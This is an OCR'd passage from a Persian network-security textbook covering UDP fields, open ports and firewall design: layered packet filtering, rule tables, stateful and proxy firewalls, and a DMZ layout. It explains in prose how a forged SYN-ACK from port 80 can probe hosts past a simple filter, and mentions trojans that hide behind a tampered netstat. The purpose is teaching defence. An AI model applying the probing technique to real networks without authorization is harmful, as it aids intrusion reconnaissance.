
- فیلد UDP Length : در این فیلد طول بستهٔ UDP برحسب بایت ، شامل سرآیند و داده‌ها ، درج می‌شود.
- فیلد UDP Checksum : در این فیلدِ ١٦ بیتی کد کشف خطا درج می‌شود. روش محاسبهٔ این کد دقیقاً همانند روشی است که در پروتکل TCP معرفی شد. تنها تفاوت در آنست که بکارگیری این فیلد اختیاری است و در صورت عدم نیاز به آن ، تمام بیتهای آن به صفر تنظیم می‌شود. (برای کاربردهایی مثل ارسال دیجیتال صدا یا تصویر)

مناسبترین کاربردِ پروتکل UDP برای پروسه‌هایی است که عملیاتشان مبتنی بر یک تقاضا و یک پاسخ است. (سیستم DNS)

با توجه به آنکه UDP پروتکلی بدوناتصال است ، جستجوی پورتهای بازِ UDP ، اندکی نفوذگر را با مشکل مواجه می‌کند. در این مورد به فصل ششم مراجعه کنید.

مفهوم پورتهای باز

وقتی گفته می‌شود پورت شمارهٔ **N** بر روی یک ماشین باز است بدین معناست که بر روی آن ماشین یک پروسهٔ فعال وجود دارد که بسته‌های TCP ورودی با شمارهٔ پورت **N** را پذیرفته و پردازش می‌کند. در حقیقت آن پروسه از سیستم عامل تقاضا کرده که تمام بسته‌های TCP (یا UDP) را که شمارهٔ پورت مقصدشان **N** است ، به سمت آن پروسه هدایت کند.



شکل (۹-۲) خروجی فرمان **netstat -na**

شما می‌توانید با استفاده از فرمان **netstat -na** ، فهرست تمام پورتهای باز ماشینتان را بدست بیاورید. در شکل (۹-۲) خروجی این فرمان دیده می‌شود.

در فصل ششم به این نکته خواهیم پرداخت که نفوذگران بشدت تلاش می‌کنند تا فهرست پورتهای باز یک ماشین را کشف نمایند. یک پورت باز به معنای یک پروسهٔ فعال است و یک پروسهٔ فعال می‌تواند یک رخنهٔ نفوذ به ماشین باشد!


در فصل دهم یاد خواهیم گرفت که نفوذگران پس از رخنه به سیستم یک پروسهٔ اسب‌تروا (که نقش جاسوس را در سیستم بازی می‌کند) روی ماشین فعال می‌کنند. حال برای آنکه مسئول آن ماشین نتواند از این موضوع بویی ببرد نفوذگر مجبور است برنامهٔ اجرایی netstat را به نحوی آلوده کند که فهرست پورتهای باز و پروسه‌های فعال را بدرستی نشان ندهد.

دیوار آتش

دیوار آتش سیستمی است که در بین کاربران یک شبکه محلی و شبکه بیرونی (مثلاً اینترنت) قرار می‌گیرد و ضمن نظارت بر دسترسیها ، در تمام سطوح ورود و خروج اطلاعات را تحت نظر دارد. مدلی ساده برای یک سیستم دیوار آتش در شکل (۱۰-۲) ارائه شده است . در این ساختار هر سازمان یا نهادی که بخواهد ورود و خروج اطلاعات شبکه را کنترل کند موظف است تمام ارتباطات مستقیم شبکه داخلی خود را با دنیای خارج قطع کرده و هرگونه ارتباط خارجی از طریق یک دروازه که دیوار آتش یا فیلتر نام دارد ، انجام شود.

قبل از آنکه اجزای یک دیوار آتش را تحلیل کنیم باید عملکرد کلی و مشکلات استفاده از یک دیوار آتش را بررسی کنیم.

بسته‌های TCP و IP قبل از ورود به شبکه (یا خروج از آن) ابتدا وارد دیوار آتش می‌شوند و منتظر می‌مانند تا طبق معیارهای حفاظتی و امنیتی پردازش شوند. پس از پردازش و تحلیل بسته سه حالت ممکن است اتفاق بیفتد:



شکل (۱۰-۲) نمودار کلی بکارگیری یک دیوار آتش

- اجازه عبور بسته صادر شود. (Accept Mode)
- بسته حذف گردد. (Blocking Mode)
- بسته حذف شده و پاسخ مناسب به مبداء آن بسته داده شود. (Response Mode)

(به غیر از پیغام حذف بسته می‌توان عملیاتی نظیر ثبت ، اخطار ، ردگیری ، جلوگیری از ادامه استفاده از شبکه و توبیخ هم در نظر گرفت)

در حقیقت دیوار آتش محلی است برای ایست و بازرسی بسته‌های اطلاعاتی به گونه‌ای که بسته‌ها بر اساس تابعی از قواعد امنیتی و حفاظتی ، پردازش شده و برای آنها مجوز عبور یا عدم عبور صادر شود.

اگر P مجموعه‌ای از بسته‌های ورودی به سیستم دیوار آتش در نظر گرفته شود و S مجموعه‌ای متناهی از قواعد امنیتی باشد داریم:


$$X=F(P,S)$$

F تابع عملکرد دیوار آتش و X نتیجه تحلیل بسته (شامل سه حالت **Accept,Blocking,Response**) خواهد بود. به مجموعهٔ قواعد دیوار آتش "سیاستهای امنیتی" نیز گفته می‌شود؛ به شکل (۱۱-۲) دقت کنید: دیوار آتش یکایک بسته‌ها و تقاضاهای ارتباط TCP را مطابق با سیاستهای امنیتی بازرسی کرده و برای آنها مجوز عبور (یا دستور حذف) صادر می‌کند.

همانطوریکه همه جا عملیات ایست و بازرسی وقتگیر و اعصاب خردکن است دیوار آتش هم بعنوان یک گلوگاه[۱] می‌تواند منجر به بالارفتن ترافیک ، تاخیر، ازدحام[۲] و نهایتاً بن بست در شبکه شود. (بن بست زمانی است که بسته‌ها آنقدر در حافظه دیوار آتش معطل می‌شوند تا طول عمرشان

---

۱ Bottleneck
۲ Congestion



شکل (۱۱-۲) دیوار آتش یکایک بسته‌ها و تقاضاهای ارتباط ، را مطابق با سیاستهای امنیتی بازرسی کرده و برای آنها مجوز عبور (یا دستور حذف) صادر می‌کند.

تمام شده و فرستنده اقدام به ارسال مجدّد آنها کرده و این کار بطور متناوب تکرار شود) به همین دلیل دیوار آتش نیاز به طراحی صحیح و دقیق دارد تا از حالت گلوگاهی خارج شود. (تاخیر در دیوار آتش مجموعاً اجتناب ناپذیر است فقط بایستی بگونه‌ای باشد که بحران ایجاد نکند.)

مبانی طراحی دیوار آتش

از آنجائی که معماری شبکه بصورت لایه به لایه است ، در مدل TCP/IP برای انتقال یک واحد اطلاعات از لایه چهارم بر روی شبکه ، باید تمام لایه‌ها را بگذراند؛ هر لایه برای انجام وظیفهٔ خود تعدادی فیلد مشخص به ابتدای بستهٔ اطلاعاتی اضافه کرده و آنرا تحویل لایه زیرین می‌دهد. قسمت اعظم کار یک دیوار آتش تحلیل فیلدهای اضافه شده در هر لایه و سرآیند هر بسته می‌باشد . در بسته‌ای که وارد دیوار آتش می‌شود به تعداد لایه‌ها (٤ لایه) سرآیند متفاوت وجود خواهد داشت . معمولاً سرآیند لایه اوّل (لایه فیزیکی یا Network Interface در شبکه اینترنت) اهمیت چندانی ندارد چرا که محتوای این فیلدها فقط روی کانال فیزیکی در شبکه محلی معنا دارند و در گذر از هر شبکه یا مسیریاب این فیلدها عوض خواهند شد. بیشترین اهمیت در سرآیندی است که در لایه‌های دوم ، سوم و چهارم به یک واحد از اطلاعات اضافه خواهد شد:

- در لایه شبکه از دیوار آتش فیلدهای سرآیند بسته IP را پردازش و تحلیل می‌کند.
- در لایه انتقال از دیوار آتش فیلدهای سرآیند بسته‌های TCP یا UDP را پردازش و تحلیل می‌کند.
- در لایه کاربرد دیوار آتش فیلدهای سرآیند و همچنین محتوای خود داده‌ها را بررسی می‌کند. (مثلا سرآیند و محتوای یک نامه الکترونیکی یا یک صفحه وب می‌تواند مورد بررسی قرار گیرد.)

با توجه به لایه لایه بودن معماری شبکه لاجرم یک دیوار آتش نیز چندلایه خواهد بود. اگر یک بسته

در یکی از لایه‌های دیوار آتش شرایط عبور را احراز نکند همانجا حذف شده و به لایه‌های بالاتر ارجاع داده نمی‌شود بلکه ممکن است آن بسته جهت پیگیریهای امنیتی نظیر ثبت عمل و ردگیری به سیستمی جانبی تحویل داده شود.

سیاست امنیتی یک شبکه مجموعه‌ای متناهی از قواعد امنیتی است که بنابر ماهیتشان در یکی از سه لایه دیوار آتش تعریف می‌شوند ، بعنوان مثال:

- قواعد تعیین بسته‌های ممنوع (**بسته‌های سیاه**) در اولین لایه از دیوار آتش
- قواعد بستن برخی از پورتها متعلق به سرویسهایی مثل Telnet یا FTP در لایه دوم
- قواعد تحلیل سرآیند متن یک نامه الکترونیکی یا صفحه وب در لایه سوم

لایه اول دیوار آتش

لایه اول در دیوار آتش بر اساس تحلیل بسته IP و فیلدهای سرآیند این بسته کار می‌کند و در این بسته فیلدهای زیر قابل نظارت و بررسی هستند :

- **آدرس مبداء**: برخی از ماشینهای داخل یا خارج شبکه با آدرس IP خاص "حق ارسال" بسته نداشته باشند و بسته‌های آنها به محض ورود به دیوار آتش حذف شود.
- **آدرس مقصد**: برخی از ماشینهای داخل یا خارج شبکه با آدرس IP خاص "حق دریافت" بسته نداشته باشند و بسته‌های آنها به محض ورود به دیوار آتش حذف شود. (آدرسهای IP غیر مجاز توسط مسئول دیوار آتش تعریف می‌شود)
- **شماره شناسایی یک دیتاگرام قطعه‌قطعه شده**[1] : بسته‌هائی که قطعه‌قطعه شده‌اند یا متعلق به یک دیتاگرام خاص هستند حذف شوند.
- **شماره پروتکل**: بسته‌هایی که متعلق به پروتکل خاصی در لایه بالاتر هستند می‌تواند حذف شود. یعنی بررسی اینکه بسته متعلق به چه پروتکلی در لایه بالاتر است و آیا برای تحویل به آن پروتکل مجاز است یا خیر.
- **زمان حیات بسته**: بسته‌هائی که بیش از تعداد مشخصی مسیریاب را طی کرده اند مشکوک هستند و باید حذف شوند.
- بقیه فیلدها بنابر صلاحدید و قواعد امنیتی مسئول دیوار آتش قابل بررسی هستند.

مهمترین خصوصیت لایهٔ اول از دیوار آتش آنست که در این لایه بسته‌ها بطور مجزا و مستقل از هم بررسی می‌شوند و هیچ نیازی به نگه داشتن بسته‌های قبلی یا بعدی یک بسته نیست. بهمین دلیل ساده ترین و سریعترین تصمیم گیری در این لایه انجام می‌شود. امروزه برخی از مسیریابها با امکان لایه اوّل دیوار آتش به بازار عرضه می‌شوند یعنی به غیر از مسیریابی ، وظیفهٔ لایه اوّل یک دیوار آتش را هم انجام می‌دهند که به آنها "مسیریابهای فیلتر کنندهٔ بسته"[2] گفته می‌شود. بنابراین مسیریاب قبل از اقدام به مسیریابی ، بر اساس جدولی بسته‌های IP را غربال می‌کند و تنظیم این جدول بر اساس نظر

---

[1] Identifier & Fragment offset
[2] Pocket Filtering Router

مسئول شبکه و برخی از قواعد امنیتی انجام می‌گیرد.

با توجه به سریع بودن این لایه هر چه درصد قواعد امنیتی در این لایه دقیقتر و سختگیرانه‌تر باشد حجم پردازش در لایه‌های بالاتر کمتر و در عین حال احتمال نفوذ پایینتر خواهد بود ولی در مجموع بخاطر تنوع میلیاردی آدرسهای IP نفوذ از این لایه با آدرسهای جعلی یا قرضی امکان پذیر خواهد بود و این ضعف در لایه‌های بالاتر بایستی جبران شود.

لایه دوم دیوار آتش

در این لایه از فیلدهای سرآیند لایه انتقال برای تحلیل بسته استفاده می‌شود. عمومی‌ترین فیلدهای بسته‌های لایهٔ انتقال جهت بازرسی در دیوار آتش ، عبارتند از :

- **شماره پورت پروسه مبداء و شماره پورت پروسه مقصد**: با توجه به آنکه پورتهای استاندارد شناخته شده هستند ممکن است مسئول یک دیوار آتش بخواهد سرویس ftp (انتقال فایل) فقط در محیط شبکه محلی امکان پذیر باشد و برای تمام ماشینهای خارجی این سرویس وجود نداشته باشد بنابراین دیوار آتش می‌تواند بسته‌های TCP با شماره پورت ۲۰ و ۲۱ (مربوط به ftp) که قصد ورود یا خروج از شبکه را دارند ،حذف کند. یکی دیگر از سرویسهای خطرناک که ممکن است مورد سوءاستفاده قرار گیرد Telnet است که می‌توان براحتی پورت ۲۳ را مسدود کرد یعنی بسته‌هائی که شماره پورت مقصدشان ۲۳ است حذف شوند.
- **فیلد شماره ترتیب**[۱] **و فیلد Acknowledgment:** این دو فیلد نیز بنا بر قواعد تعریف شده توسط مسئول شبکه قابل استفاده هستند.
- **کدهای کنترلی (TCP Code BITS)** : در بخشهای قبلی با نقش کلیدی این بیتها آشنا شدید. دیوار آتش با بررسی این کدها ، به ماهیت آن بسته پی برده و سیاستهای لازم را بر روی آن اعمال می‌کند. بعنوان مثال یک دیوار آتش ممکن است بگونه‌ای تنظیم شود که تمام بسته‌هایی که از بیرون به شبکه وارد می‌شوند و دارای بیت SYN=1 هستند را حذف کند. بدین ترتیب هیچ ارتباط TCP از بیرون به درون شبکه برقرار نخواهد شد.

از مهمترین خصوصیات این لایه آنست که تمام تقاضاهای برقراری ارتباط TCP بایستی از این لایه بگذرد و چون در ارتباط TCP ، تا مراحل **"دست تکانی سه‌گانه‌اش"** به اتمام نرسد انتقال داده امکان‌پذیر نیست لذا قبل از هر گونه مبادله داده دیوار آتش می‌تواند مانع برقراری هر ارتباط غیر مجاز شود . یعنی دیوار آتش می‌تواند تقاضاهای برقراری ارتباط TCP را قبل از ارائه به ماشین مقصد بررسی نماید و در صورت غیر قابل اعتماد بودن ، مانع از برقراری ارتباط شود. دیوار آتش در این لایه نیاز به جدولی از شماره پورتهای غیر مجاز دارد.

مجموع قواعد امنیتی تعریف شده در لایهٔ اول و دوم در یک جدول همانند مثال زیر تنظیم و به دیوار آتش اعمال می‌شوند:

---

[۱] Sequence Number

Action	Source Address	Destination Address	Protocol	Source Port	Destination Port	Code Bit
Allow	Inside Network Address	Outside Network Address	TCP	Any	80	Any
Allow	Inside Network Address	Outside Network Address	TCP	80	>1023	ACK
Deny	All	All	All	All	All	All

لایه سوم دیوار آتش

در این لایه حفاظت بر اساس نوع سرویس و برنامه کاربردی انجام می‌شود. یعنی با در نظر گرفتن پروتکل در لایه چهارم به تحلیل داده‌ها می‌پردازد. تعداد سرآیندها در این لایه بسته به نوع سرویس بسیار متنوع و فراوان است. بنابراین در لایه سومِ دیوار آتش برای هر سرویس مجزا (مثل سرویس پست الکترونیکی، سرویس ftp، سرویس وب و ...) باید یک سلسله پردازش و قواعد امنیتی مجزا تعریف شود و به همین دلیل حجم و پیچیدگی پردازش در لایه سوم زیاد است. توصیه موکّد آنست که تمام سرویسهای غیرضروری و شماره پورتهایی که مورد استفاده نیستند در لایه دوم مسدود شوند تا کار در لایه سوم کمتر باشد.

بعنوان مثال فرض کنید موسسه‌ای اقتصادی، سرویس پست الکترونیکی خود را دائر کرده ولی نگران فاش شدن برخی اطلاعات محرمانه است. در این حالت دیوار آتش در لایه سوّم می‌تواند کمک کند تا برخی از آدرسهای پست الکترونیکی مسدود شود ، در عین حال می‌تواند در متون نامه‌های رمز نشده دنبال برخی از کلمات کلیدی حسّاس بگردد و متون رمزگذاری شده را در صورتی که موفق به رمزگشائی آن نشود حذف نماید.

بعنوان مثالی دیگر یک مرکز فرهنگی علاقمند است قبل از تحویل صفحه وب به یک کاربر ، درون آنرا از لحاظ وجود برخی از کلمات کلیدی بررسی کند و اگر کلماتی که با معیارهای فرهنگی مطابقت ندارد درون متن صفحه یافت شد آن صفحه را حذف نماید.

فیلترهای *Stateful* و هوشمند

دقت کنید که فیلترهای معمولی کارآیی لازم را برای مقابله با حملات ندارند زیرا آنها بر اساس یکسری قواعد ساده بخشی از ترافیک بسته‌های ورودی به شبکه را حذف می‌نمایند.

امروزه بر علیه شبکه‌ها حملاتی بسیار تکنیکی و هوشمند طرح‌ریزی می‌شود بگونه‌ای که یک فیلتر ساده (که قواعد آن بر همگان آشکار است) قابل اعتماد و موثر نخواهد بود. در فصل ششم خواهید دید که نرم‌افزار Firewalk بسادگی قواعد دیوار آتش را کشف کرده و در اختیار نفوذگر قرار می دهد؛ سپس او بر اساس این قواعد برای رسوخ به شبکه تلاش خواهد کرد.

بدیهی است که یک فیلتر یا دیوار آتش قطعاً بخشی از ترافیک بسته‌ها را بدرون شبکه هدایت خواهد کرد.(زیرا در غیر این صورت شبکهٔ داخلی ، هیچ ارتباطی با دنیای خارج نخواهد داشت.) نفوذگر برای آنکه ترافیک داده‌های مخرّب او حذف نشود تلاش می‌کند با تنظیم مقادیر خاصّ در فیلدهای بستهٔ TCP (و IP) آنها را با ظاهری کاملاً مُجاز از میان دیوار آتش یا فیلتر بدرون شبکه بفرستد. (در این مورد در فصول ششم ، هفتم ، دهم و یازدهم بحث خواهد شد.)

بعنوان مثال فرض کنید فیلتری تمام بسته‌ها بغیر از شمارهٔ پورت ۸۰ (مربوط به ترافیک وب) را حذف می‌کند. حال یک نفوذگر در فاصلهٔ هزاران کیلومتری می‌خواهد فعال بودن یک ماشین را در شبکه بیازماید. بدلیل وجود فیلتر او قادر نیست با ابزارهایی مثل Ping ، Nmap ، Cheops و نظایر آنها، از ماشینهای درون شبکه اطلاعاتی کسب کند؛ بنابراین برای غلبه بر این محدودیت ، بصورت مصنوعی یک بستهٔ SYN-ACK (با شمارهٔ پورت مبداء ۸۰) به سمت ماشین هدف می‌فرستد. یک دیوار آتش معمولی، با بررسی فیلد Source Port به این بسته اجازه ورود به شبکه را می‌دهد؛ زیرا ظاهر این بسته نشان می‌دهد که توسط یک سرویس‌دهندهٔ وب تولید شده است و حامل داده‌های وب می‌باشد. بسته بدرون شبکهٔ داخلی راه یافته و چون ماشین داخلی انتظار دریافت آنرا نداشته پس از دریافت ، یکی از پاسخهای RESET یا ICMP Port Unreliable را برمی‌گرداند. هدف نفوذگر بررسی فعال بودن چنین ماشینی بوده است و بدین ترتیب به هدف خود می‌رسد؛ فیلتر بسته (یا دیوار آتش) نتوانسته از این موضوع باخبر شود!

برای مقابله با چنین عملیاتی دیوار آتش باید فقط به آن گروه از بسته‌های SYN-ACK اجازهٔ ورود به شبکه بدهد که در پاسخ به یک تقاضای SYN قبلی ارسال شده‌اند. همچنین باید بشرطی بسته‌های ICMP Echo Reply بدرون شبکه هدایت شود که حتماً در پاسخ به یک پیام ICMP Echo Request باشد. یعنی دیوار آتش (یا فیلتر) باید بتواند پیشینهٔ بسته‌های قبلی را حفظ کند تا در مواجهه با چنین بسته‌هایی ، بدرستی تصمیم بگیرد.

☜ دیوارهای آتش یا فیلترهایی که قادرند مشخصات ترافیک خروجی از شبکه را برای مدتی حفظ کنند و بر اساس پردازش آنها مجوز عبور صادر نمایند ، "دیوار آتش یا فیلتر هوشمند و Stateful" نامیده می‌شوند.

البته نگهداری مشخصات ترافیک خروجی شبکه (یا ورودی) در یک فیلتر Stateful همیشگی نیست بلکه فقط کافی است که ترافیک چند ثانیهٔ آخر را به حافظهٔ خود بسپارد!

وجود فیلترهای Stateful باعث می‌شود بسته‌هایی که با ظاهر مُجاز می‌خواهند بدرون شبکه راه پیدا کنند از بسته‌های واقعی تمیز داده شوند. در زیر مثالی از جدول قواعد یک فیلتر Stateful را ملاحظه می‌کنید:

Source Address	Destination Address	Source Port	Destination Port	Timeout (seconds)
10.1.1.20	10.34.12.11	2341	80	60
10.1.1.34	10.22.21.45	32141	80	40

بزرگترین مشکل این فیلترها غلبه بر تأخیر پردازش و حجم حافظهٔ مورد نیاز می‌باشد ولی در مجموع قابلیت اعتماد بسیار بالاتری دارند و ضریب امنیت شبکه را افزایش خواهند داد. اکثر فیلترهای مدرن از این مکانیزم بهره گرفته‌اند.

☜ **یک "دیوار آتش یا فیلتر هوشمند و Stateful" پیشینهٔ ترافیک خروجی را برای چند ثانیه به خاطر می‌سپارد و براساس آن تصمیم می‌گیرد که آیا ورود یک بسته مُجاز است یا خیر.**

دیوار آتش مبتنی بر پراکسی (*Proxy Based Firewall*)

فیلترها و دیوارهای آتش معمولی و Stateful فقط نقش ایست و بازرسی بسته‌ها را ایفا می‌کنند. هرگاه مجوز برقراری یک نشست صادر شد این نشست بین دو ماشین داخلی و خارجی بصورت مستقیم (انتها به انتها) برقرار خواهد شد؛ بدین معنا که بسته‌های ارسالی از طرفین پس از بررسی، **عیناً** تحویل آنها خواهد شد.

فیلترهای مبتنی بر پراکسی رفتاری کاملاً متفاوت دارند:

وقتی ماشین مبدأ ، تقاضای یک نشست (مثل نشست FTP یا برقراری ارتباط TCP با سرویس‌دهندهٔ وب) را برای ماشین مقصد ارسال می‌کند ، فرآیند زیر اتفاق می‌افتد:

پراکسی به نیابت از ماشین مبدأ، این نشست را برقرار می‌کند. یعنی طرف نشست دیوار آتش خواهد بود نه ماشین اصلی! سپس یک نشست مستقل بین دیوار آتش و ماشین مقصد برقرار می‌شود. پراکسی داده‌های مبداء را می‌گیرد ، سپس از طریق نشست دوم برای مقصد ارسال می‌نماید. بنابراین :


☜ **در "دیوار آتش مبتنی بر پراکسی" هیچ نشست مستقیم و رو در روئی بین مبداء و مقصد شکل نمی‌گیرد بلکه ارتباط آنها بوسیلهٔ یک ماشین واسط برقرار می‌شود. بدین نحو دیوار آتش قادر خواهد بود بر روی داده‌های مبادله شده در خلال نشست، اعمال نفوذ کند.**

به شکل (۱۲-۲) دقت کنید: وقتی دو ماشین داخلی و خارجی تمایل به برقراری نشست دارند، دو نشست برقرار می‌شود:

- نشست بین مبداء و پراکسی
- نشست بین پراکسی و مقصد

حال اگر یک نفوذگر بخواهد با ارسال بسته‌های کنترلی خاص (مثل SYN-ACK) که ظاهراً مجاز به نظر می‌آیند واکنش ماشین هدف را در شبکهٔ داخلی ارزیابی کند در حقیقت واکنش دیوار آتش را مشاهده می‌کند و لذا نخواهد توانست از درون شبکهٔ داخلی اطلاعات مهم و باارزشی بدست بیاورد.

☜ **با توضیحات فوق شاید حدس زده باشید که "دیوار آتش مبتنی بر پراکسی" در لایهٔ سوّم عمل می‌کند و قادر است حتی بر داده‌های ارسالی در لایهٔ کاربرد(مثل محتوای نامه‌های الکترونیکی یا صفحات وب) نظارت کند.**



شکل (۱۲-۲) نظارت بر شبکه در لایهٔ کاربرد توسط دیوار آتش مبتنی بر پراکسی

دیوارهای آتش مبتنی بر پراکسی به حافظهٔ نسبتاً زیاد و CPU بسیار سریع نیازمندند و لـذا نسـبتاً گـران تمام می‌شوند.

چون دیوار آتش مبتنی بر پراکسی ، باید تمام نشسـتهای بیـن ماشـینهای درون و بـیرون شـبکه را مدیریت و اجرا کند لذا گلوگاه شبکه محسوب می‌شود و هرگونه تأخیر یـا اشـکال در پیکربنـدی آن ، کلّ شبکه را با بحران جدّی مواجه خواهد کرد.


بهترین پیشنهاد : استفادهٔ همزمان از هر دو نوع دیوار آتش

ممکن است از شما سوال شود که استفاده از کدام نوع دیوارهای آتش (Stateful یـا Proxy Based) در شبکه‌ای که امنیت داده‌ها در آن حیاتی است ، منطقی‌تر و امن‌تر خواهد بود؟

اگر قـرار باشـد از دیـوار آتـش مبتنـی بـر پراکسـی در شـبکه اسـتفاده شـود ، اندکـی از کـارآیی سرویس‌دهنده‌هائی که ترافیک بالا (مثل سرویس‌دهندهٔ وب) دارند کاسته خواهد شد، زیرا پراکسی یک گلوگاه در شبکه محسوب می‌شود. اگـر سـرویس‌دهنده‌ای را بـرای کـل کـاربران اینـترنت پیکربنـدی کرده‌اید بهتر است در پشت یک دیوار آتش مبتنی بر پراکسی قرار نگیرد.

در طرف مقابل فیلترها و دیوارهای آتش معمولی سریعند ولیکن قـابلیت اعتمـاد کمـتری دارنـد و نمی‌توان بعنوان حصار یک شبکه به آنها اطمینان کرد در نتیجه بهترین پیشنهاد ، استفادهٔ همزمان از هـر دو نوع دیوار آتش است! به شکل (۱۳-۲) دقت کنیـد: شـبکه‌های متعلـق بـه سـازمانها یـا موسسـات تجاری، در دو بخش سازماندهی و پیکربندی می‌شوند:

- بخش عمومی شبکه شـامل سـرویس‌دهنده‌های وب ، پسـت الکـترونیکی و FTP کـه بـه عمـوم کاربران اینترنت سرویس می‌دهد. این بخش اصطلاحاً DMZ (بخـش غیرمحرمانـه ، غیرنظـامی!) نـام دارد.



شکل (۱۳-۲) استفادهٔ همزمان از فیلتر و دیوار آتش مبتنی بر پراکسی

- بخش خصوصی یا محرمانه که صرفاً با هدف سرویس‌دهی به اعضای آن سازمان یا موسسه پیاده‌سازی شده است.

